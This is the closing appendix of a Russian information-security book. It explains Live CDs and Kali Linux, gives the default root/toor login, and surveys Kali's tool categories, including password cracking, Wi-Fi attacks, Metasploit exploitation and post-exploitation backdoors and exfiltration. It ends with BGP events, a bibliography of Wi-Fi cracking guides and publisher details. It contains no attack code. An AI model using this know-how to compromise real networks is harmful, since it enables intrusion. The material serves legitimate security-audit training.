В этой главе речь пойдет о том, что такое загружаемые компакт-диски, зачем они нужны, будут приведены примеры наиболее распространенных дистрибутивов, а также рассмотрены некоторые технические моменты работы с Live CD. Если вы уже знакомы с технологиями загружаемых компакт-дисков и вас интересуют именно прикладные аспекты использования Kali Linux, то данную главу можно пропустить.

Что это такое

Загружаемый компакт-диск позволяет отделить операционную систему от компьютера. В то время как операционная система обычно непосредственно устанавливается на жесткий диск компьютера, загружаемый компакт-диск, как правило, разработан таким образом, чтобы операционная система полностью загружалась и выполнялась через устройства, работающие в режиме только для чтения (например, CD-ROM). Использование загружаемых компакт-дисков позволяет вам отказаться от применения стационарного рабочего места, такого как стационарный компьютер или рабочий ноутбук с предустановленным программным обеспечением. Вместо этого вы можете просто носить в кармане компакт-диск с загружаемой операционной системой, на котором имеются все необходимые приложения и данные. Для того чтобы использовать в своей работе какие-то дополнительные данные, вам достаточно просто подключить USB Flash (флешку) сразу после загрузки операционной системы с загрузочного компакт-диска, и все необходимые данные будут вам доступны. Нет необходимости ничего устанавливать. Согласитесь, такая мобильность просто необходима системному администратору или специалисту по информационной безопасности, который обслуживает сеть крупной организации или несколько географически распределенных офисов.

В качестве операционной системы, на основе которой строятся дистрибутивы для загрузочных компакт-дисков, традиционно выступает семейство операционных систем Linux. Причин такой популярности много, но одна из основных – это открытость кода и связанная с этим возможность модифицировать операционную систему без необходимости приобретения каких-либо лицензий и связанных с этим выплат. По этим причинам Linux очень любят разработчики и существует множество приложений, прекрасно работающих под Linux.

Что касается операционных систем семейства Windows, то автору данной книги приходилось видеть загружаемую с компакт-диска (Live CD) версию Windows XP, предназначавшуюся для сбора доказательств полицией и использовавшуюся правоохранительными органами Германии в качестве средства сбора доказательств при расследованиях. Однако в целом загрузочные модификации операционной системы Windows распространены мало, видимо, по тем же причинам, которые я указывал ранее, а именно необходимость лицензирования и закрытость исходного кода.

Зачем нужны Live CD

Строго говоря, загрузочные Live CD являются одним из лучших средств для новичков познакомиться с операционной системой Linux, ведь вам не нужно что-либо устанавливать на свой жесткий диск, рискуя повредить или даже полностью уничтожить уже имеющиеся на нем данные. Так что даже если у вас мало опыта в работе с операционными системами семейства Linux, загрузочный диск Linux поможет вам освоиться в работе с этой операционной системой.

Также загружаемые компакт-диски полезны при тестировании работы различного оборудования с ОС Linux. Например, если вы собираетесь установить операционную систему семейства Linux на стационарную рабочую станцию,

то неплохо бы сначала проверить совместимость аппаратной части с данной ОС, воспользовавшись загружаемым компакт-диском, который, как я уже упоминал ранее, не требует установки на жесткий диск компьютера.

Еще один повод воспользоваться загружаемыми компакт-дисками – это возможность взять с собой в дорогу все необходимые приложения, не используя при этом громоздкий ноутбук или ограниченный по функциональности карманный компьютер либо коммуникатор.

Возможность использовать узконаправленные приложения также является еще одним преимуществом загружаемых компакт-дисков. Если у вас имеется какое-либо специфичное приложение, то вам нет необходимости разворачивать его на стационарной машине, при этом беспокоясь о наличии необходимых библиотек, драйверов и других приложений. Достаточно просто один раз настроить работу данного специфичного приложения с загружаемым дистрибутивом, и вам не нужно будет больше ни о чем беспокоиться, достаточно лишь загрузиться с CD-ROM – и нужное приложение готово к работе.

Еще с помощью загружаемых дисков можно разворачивать кластерные системы, то есть использовать несколько физических машин для решения каких-либо вычислительных задач. С помощью загружаемых компакт-дисков вы можете загрузить операционную систему с нужными настройками сразу на нескольких серверах и запустить кластерную систему без необходимости произведения каких-либо дополнительных настроек на каждом отдельном сервере. Согласитесь, это очень удобно.

Ну и наконец, поэкспериментировав с загружаемой операционной системой, вы можете без особых проблем установить ее на жесткий диск вашего компьютера. Практически все дистрибутивы загружаемых операционных систем обладают таким функционалом.

В общем, думаю, я достаточно аргументированно обосновал, зачем нужны загружаемые компакт-диски Live CD.

Самые распространенные дистрибутивы Live CD

Как уже упоминалось ранее, наиболее распространены дистрибутивы под управлением операционной системы Linux. Среди самих дистрибутивов под Linux наиболее распространены различные клоны на основе Knoppix (Debian Linux). Knoppix является наиболее адаптированным для использования в качестве загружаемого компакт-диска дистрибутивом, так как в нем имеются драйверы для большинства плат, применяемых в современных персональных компьютерах. Так, например, у меня никогда не возникало проблем с использованием видеокарты или сетевой платы при работе с Knoppix. Так что всем, кто начинает свое знакомство с загружаемыми компакт-дисками, настоятельно рекомендую скачать дистрибутив Knoppix.

Также существуют дистрибутивы на основе Fedora (Red Hat Linux), Gentoo, Slackware. Говоря о загружаемых дисках, следует также упомянуть Frenzy – это дистрибутив, построенный на основе FreeBSD, занимающий всего 200 Мб и обладающий всем необходимым функционалом для тестирования работы сети и сетевых приложений.

Итак, мы вкратце рассмотрели, какие же операционные системы вообще бывают на загружаемых компакт-дисках. В продолжение темы обсудим еще

один важный момент, который может вызвать сложности у новичков, а именно запуск загружаемого компакт-диска.

Как можно получить Kali Linux

На момент написания данной книги на веб-сайте разработчиков проекта https://www.kali.org/ были доступны три редакции: iso-образ загружаемого диска для 32-битной архитектуры, образ для 64 бит, а также |iso для ARM-архитектуры.

Запуск загружаемого компакт-диска Linux

Для того чтобы загрузиться с компакт-диска, вам необходимо установить компакт-диск в привод CD-ROM и указать в BIOS в качестве источника для загрузки CD-ROM. После выполнения этих действий вы сможете загрузиться с компакт-диска. Во многих дистрибутивах по умолчанию грузится оконная оболочка Gnome или KDE. В случае если по умолчанию у вас загрузилась командная строка, вы можете воспользоваться командой startx для запуска оконного интерфейса:

```
kali#startx
```

Далее вам становится доступен весь функционал данного дистрибутива. В случае если у вас в локальной сети имеется DHCP-сервер, ваша система сразу получит сетевой адрес и другие настройки. В случае если данного сервера в вашей локальной сети нет, а вам необходимо работать с сетевыми ресурсами, вы можете воспользоваться средствами ручной настройки сети.

Итак, теперь ваша загруженная операционная система полностью готова к работе. Желаю приятного изучения. Далее разговор пойдет уже непосредственно о дистрибутиве Kali |Linux и его использовании при решении задач информационной безопасности.

П.2. Инструментарий Kali Linux

Итак, для практического осуществления аудита информационной безопасности требуется множество различных инструментов: сканеры портов и уязвимостей, аудит сложности паролей, получение сведений о системе и многое другое. Для этого нужно большое количество различных программ, более того, большинство из этих программ реализованы только под Linux (например, средства аудита Wi-Fi или аудит паролей). А ведь далеко не каждый администратор располагает необходимой квалификацией и достаточным количеством времени, для того чтобы искать, устанавливать и настраивать данные программы. И вот тут мы подошли к обсуждению инструмента, с помощью которого мы будем решать задачу аудита, а именно к дистрибутиву Kali Linux.

О том, что из себя представляет данный дистрибутив и как его можно использовать при аудите, пойдет речь далее.

Итак, что же из себя представляет дистрибутив Kali Linux.

Система Kali Linux – это набор сетевых инструментальных средств защиты на загружаемых компакт-дисках Linux. Эта система была создана на основе дистрибутива Back Track, который, в свою очередь, был построен на основе

загружаемого компакт-диска SLAX, который произошел от системы Slackware и объединяет возможности двух ориентированных на безопасность загружаемых дистрибутивов Linux: Whax и Auditor. Загружаемый компакт-диск с Kali Linux содержит множество различных средств для проверки файловых систем, отслеживания событий контроля сетей и выполнения многих других задач по восстановлению. Компакт-диск также включает в себя архив данных об известных разработках от Metasploit и Securityfocus с инструментальными средствами (например, просмотр архивов), предоставляющих возможность обращаться к данным.

Помимо наличия большого количества доступных инструментальных средств, в Kali Linux (как и в любом ориентированном на безопасность компакт-диске) существует необходимость поддерживать различные типы файловых систем и аппаратных средств. Kali Linux включает поддержку разделов с файловой системой NTFS и инструментальные средства для конфигурации различных сетевых плат, например для беспроводных сетей.

Стоит также отметить, что, несмотря на тот факт, что загружаемый компакт-диск Kali Linux включает сотни инструментальных средств защиты, многие лучшие инструментальные средства вы можете найти в отлично организованном меню Kali Linux. Эта особенность избавляет вас от необходимости тратить время на навигацию по оконным меню или каталогам операционной системы. При этом многие из этих инструментальных средств – утилиты командной строки, то есть не запускаются из графического интерфейса, а некоторые пункты меню просто запускают оболочку, отображающую справочный текст для выбранной команды.

В настоящее время Kali Linux содержит более 300 различных утилит, которые собраны в группы соответственно их значимости в рабочем процессе. Как уже говорилось, грамотная структура групп помогает даже новичку подобрать подходящий инструмент для своих задач.

Процесс запуска Kali Linux аналогичен запуску любого другого загружаемого дистрибутива, но после загрузки операционной системы оконный интерфейс автоматически не загружается. Для того чтобы войти в систему, по умолчанию используется учетная запись root с паролем toor. Для запуска оконного интерфейса воспользуемся командой startx.

После того как вы загрузили систему Kali Linux, откройте меню **Applications** (расположенное в нижнем левом углу экрана), чтобы увидеть список доступных инструментов для решения задач информационной безопасности. Например, вы можете познакомиться с такими возможностями, как программа Autopsy Forensic Browser, инструментом Automated Image and Restore (AIR) для создания и восстановления образов дисков и со служебной программой AutoScan для исследования вашей сети. А теперь мы рассмотрим все разделы, входящие в состав Kali Linux.

П.2.1. Сбор сведений Information Gathering

В этом разделе собраны различные утилиты для анализа сети, анализа веб-приложений, баз данных, а также беспроводных сетей. Каждый из этих четырех разделов, в свою очередь, содержит ряд подразделов, объединяющих утилиты по их назначению. Общим свойством для всех утилит данного раздела

является то, что одни предназначены для начального сбора информации об атакуемой сети. Сбор информации осуществляется различными способами, с помощью различных свойств используемых узлом протоколов, к примеру реализации ICMP в различных операционных системах. Например, для группы DNS Analysis это набор утилит по анализу DNS, для группы Live Host Identification это идентификация работающих хостов, IDS/IPS Identification утилиты для обнаружения IDS/IPS, сетевые сканеры и другие утилиты.

Также здесь имеется набор утилит для анализа узлов, работающих с SMTP, SNMP SSL и другими протоколами. Большинство из этих утилит являются консольными и вызываются посредством командной строки. Также каждая утилита имеет достаточно подробное описание имеющихся ключей, так что разобраться, как ими пользоваться, не составит особого труда. Кроме того, при изучении компонентов Kali Linux весьма полезным будет следующий ресурс: https://kali.tools/.

П.2.2. Анализ уязвимостей Vulnerability Analysis

В этом разделе находятся сканеры уязвимостей для сетевых приложений, веб-приложений и баз данных. Кроме того, здесь сгруппированы утилиты для проведения нагруженных (stress) тестов приложений, а также для фаззинга (проверки корректности обработки передаваемых приложению данных) и утилиты для работы с VoIP. В результате работы представленных в разделе сканеров уязвимостей мы получаем полноценный отчет об имеющихся и незакрытых уязвимостях, а также о найденных брешах в работе исследуемых целевых систем и приложений.

П.2.3. Анализ веб-приложений Web Application Analysis

В разделе Web Application Analysis собраны утилиты, предназначенные для идентификации готовых систем управления веб-контентом (CMS, Content Management System), с помощью которых можно определить, какой именно «движок» используется на том или ином портале.

Также здесь имеются утилиты для обхода структуры каталогов веб-портала и сбора его содержимого. Кроме этого, здесь имеются сканеры веб-приложений.

П.2.4. Работа с базами данных Database Assessment

В разделе Database Assessment собраны утилиты для подключения и анализа СУБД MS SQL, MySQL и Oracle. В основном это SQL-браузеры, позволяющие осуществлять навигацию в той или иной БД.

П.2.5. Взлом паролей Password Attacks

В разделе Password Attacks находятся утилиты для реализации различных атак для получения информации о паролях. Группа Offline Attacks содержит утилиты, предназначенные для взлома файлов с паролями. В ее состав входят такие известные средства подбора паролей, как John The Ripper и Hashcat.

Группа Online Attacks содержит набор утилит для подбора паролей к работающим ресурсам. В основу большинства данных утилит положен принцип подбора по словарю.

Кроме того, здесь также имеется несколько словарей и утилит для работы с хешами паролей.

П.2.6. Работа с беспроводными сетями Wireless Attacks

В этом разделе приведены утилиты для взлома беспроводных сетей. Прежде всего это средства для работы с Wi-Fi, такие как Aircrack-ng, Kismet и Cowpatty. Также здесь имеется группа утилит для работы с Bluetooth и несколько приложений для работы с RF.

П.2.7. Инструменты кракера Reverse Engineering

В этом разделе размещаются инструменты для анализа приложений на предмет их уязвимостей к различным атакам на переполнение буфера, стека, утечек памяти и других задач реверсивного инжиниринга. Здесь имеются такие известные приложения, как отладчик OllyDbg, ассемблер Nasm, различные компиляторы для языков программирования.

П.2.8. Средства Exploitation Tools

Здесь размещаются инструменты, которые потребуются для эксплуатации найденных в процессе сканирования уязвимостей. Наиболее известным приложением в данном разделе является, пожалуй, пакет Metasploit. С помощью входящих в его состав шелл-кодов (payloads) можно реализовать атаку на реальные узлы, подверженные соответствующим уязвимостям.

П.2.9. Средства перехвата Sniffing & Spoofing

В этом разделе все утилиты сгруппированы по двум типам: Network Sniffers – утилиты для прослушивания сетевого трафика и Spoofing and MITM, предназначенные для подделки адресов и встраивания в сетевые соединения между отправителем и получателем пакетов. Самым известным представителем первой группы является утилита Wireshark, второй – Ettercap.

П.2.10. Инструменты для закрепления Post Exploitation

Данный раздел содержит средства, с помощью которых взломщик может закрепиться после проникновения в систему. Группа OS Backdoors содержит набор утилит для создания бэкдоров в различных операционных системах. Группа Tunneling & Exfiltration содержит средства туннелирования и сокрытия трафика. Эти средства позволят взломщику скрыться от различных средств мониторинга сетевой активности. Группа Web Backdoors содержит несколько

утилит для создания бекдоров, доступных через веб. Это может быть удобно, когда скомпрометирован сервер, работающий по HTTP/HTTPS, так как в таком случае обращения к этому узлу по данным протоколам будут с точки зрения систем сетевого мониторинга совершенно легальными.

П.2.11. Средства расследования Forensics

В этом разделе содержатся инструменты для проведения расследований. Утилиты из данного раздела предназначены для снятия цифровых отпечатков, восстановления удаленных файлов, поиска различий в файлах и других оперативно-следственных действий, выполняемых при расследовании компьютерных преступлений.

П.2.12. Построение отчетов Reporting Tools

В разделе Reporting Tools представлены утилиты для построения отчетов. Отчеты могут быть как сбором доказательств – Evidence Management, так и сбором улик с устройств – Media Capture.

П.2.13. Работа с людьми Social Engineering Tools

В разделе Social Engineering Tools имеется несколько утилит, с помощью которых можно создать заготовки для писем или других сообщений, которые могут быть использованы для реализации атак социальной инженерии. Кроме того, здесь имеются также средства для клонирования сайтов, создания поддельных страниц (фишинга), генерации QR-кодов для перехода на вредоносные сайты и другие средства, необходимые для реализации атак, связанных с социальной инженерией.

П.2.14. Системные сервисы System Services

В разделе System Services находятся необходимые для проведения аудита безопасности службы, такие как SSH, HTTPD и др. В разделе размещены скрипты для запуска и остановки сервисов.

П.4. Заключение

Дистрибутив Kali Linux является мощным инструментом при исследовании сети и приложений. Посредством использования имеющихся в нем утилит можно обнаружить уязвимости в защите прикладных систем, слабые пароли и другие недостатки в защите. Вообще, описание дистрибутива Kali Linux заслуживает отдельной книги, поэтому здесь я лишь немного коснулся основного набора входящих в его состав утилит. Но Kali Linux постоянно обновляется, и не исключено, что к моменту выхода этой книги появится новая версия дистрибутива с более мощными утилитами для исследования.

П.5. События BGP

Указанные здесь события определены и обсуждаются в разделе 8 документа [RFC4271]. К таким событиям относятся:

```
[Административные события]
Событие 2: ManualStop
Событие 8: AutomaticStop
[Таймеры]
Событие 9: ConnectRetryTimer_Expires
Событие 10: HoldTimer_Expires
Событие 11: KeepaliveTimer_Expires
Событие 12: DelayOpenTimer_Expires
Событие 13: IdleHoldTimer_Expires
[События, связанные с соединениями TCP]
Событие 14: TcpConnection_Valid
Событие 16: Tcp_CR_Acked
Событие 17: TcpConnectionConfirmed
Событие 18: TcpConnectionFails
[События, связанные с сообщениями BGP]
Событие 19: BGPOpen
Событие 20: BGPOpen with DelayOpenTimer running
Событие 21: BGPHeaderErr
Событие 22: BGPOpenMsgErr
Событие 23: OpenCollisionDump
Событие 24: NotifMsgVerErr
Событие 25: NotifMsg
Событие 26: KeepAliveMsg
Событие 27: UpdateMsg
Событие 28: UpdateMsgErr
```

БИБЛИОГРАФИЯ

1. https://www.kali.org/ – сайт проекта Kali Linux.
2. http://www.pentestingshop.com/how-to-pentest-your-wpawpa2-wifi-with-kali-linux/ – статья по взлому WPA/WPA2.
3. https://webware.biz/?p=3799 – статья по работе с hashcat.
4. http://ru.wikihow.com/%D0%B2%D0%B7%D0%BB%D0%BE%D0%BC%D0%B0%D1%82%D1%8C-WEP-%D1%88%D0%B8%D1%84%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D0%B5 – подробная инструкция по взлому WEP.
5. http://lifehacker.ru/2012/10/27/kak-vzlomat-wi-fi-set-s-wep-shifrovaniem/ – статья по WEP.
6. https://webware.biz/?p=2984 – использование pyrit и cowpatty.
7. https://www.wpacracker.com/ – облачный сервис по взлому шифров.
8. Статьи в журнале «Системный администратор».
9. https://habr.com/ru/users/Andrey_Biryukov/posts/ – статьи автора на портале Habr.ru.
10. https://www.arduino.cc/.

Книги издательства «ДМК ПРЕСС»
можно купить оптом и в розницу
в книготорговой компании «Галактика»
(представляет интересы издательств
«ДМК ПРЕСС», «СОЛОН ПРЕСС», «КТК Галактика»).
Адрес: г. Москва, пр. Андропова, 38, оф. 10;
тел.: **(499) 782-38-89**, электронная почта: **books@alians-kniga.ru**.
При оформлении заказа следует указать адрес (полностью),
по которому должны быть высланы книги;
фамилию, имя и отчество получателя.
Желательно также указать свой телефон и электронный адрес.
Эти книги вы можете заказать и в интернет-магазине: **http://www.galaktika-dmk.com/**.

А. А. Бирюков

**Информационная безопасность:
защита и нападение**

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com
Зам. главного редактора *Сенченкова Е. А.*
Корректор *Синяева Г. И.*
Верстка *Чаннова А. А.*
Дизайн обложки *Мовчан А. Г.*

Формат 70×100 1/16.
Гарнитура PT Serif. Печать офсетная.
Усл. печ. л. 35,75. Тираж 100 экз.

Веб-сайт издательства: **www.dmkpress.com**

Информационная безопасность:
защита и нападение

Книги по информационной безопасности (ИБ) преимущественно делятся на две группы: в одних большей частью присутствует нормативная информация и мало сведений о технической реализации угроз и защите от них, в других описываются только технические аспекты (серии «...глазами хакера»).

Данная книга выдерживает уже третье издание, предлагая читателю глубокое погружение в практические аспекты реализации конкретных атак и средств защиты. Представлены как актуальная техническая информация, так и советы по организации процесса обеспечения информационной безопасности с соответствующими примерами.

В числе рассматриваемых тем:

- атаки на беспроводные устройства;
- безопасность облачных систем;
- выявление уязвимостей;
- средства обнаружения и предотвращения вторжений;
- борьба с утечками;
- обзор методов шифрования;
- описание пакета Kali Linux

и многое другое.

Издание предназначено системным администраторам и пользователям малых и средних сетей, осуществляющим защиту корпоративных ресурсов.



Андрей Бирюков
Независимый эксперт в области информационной безопасности и информационных технологий. Более 15 лет работает в сфере ИБ, занимается проектированием и внедрением решений по защите персональных данных и другими направлениями ИТ. Автор нескольких книг и более 300 статей. Разработчик и лектор курсов по информационной безопасности, а также спикер множества профильных конференций.

Интернет-магазин:
www.dmkpress.com

Оптовая продажа:
КТК «Галактика»
books@alians-kniga.ru

ДМК ПРЕСС
ИЗДАТЕЛЬСТВО
www.дмк.рф

ISBN 978-5-93700-219-3
9 785937 002198 >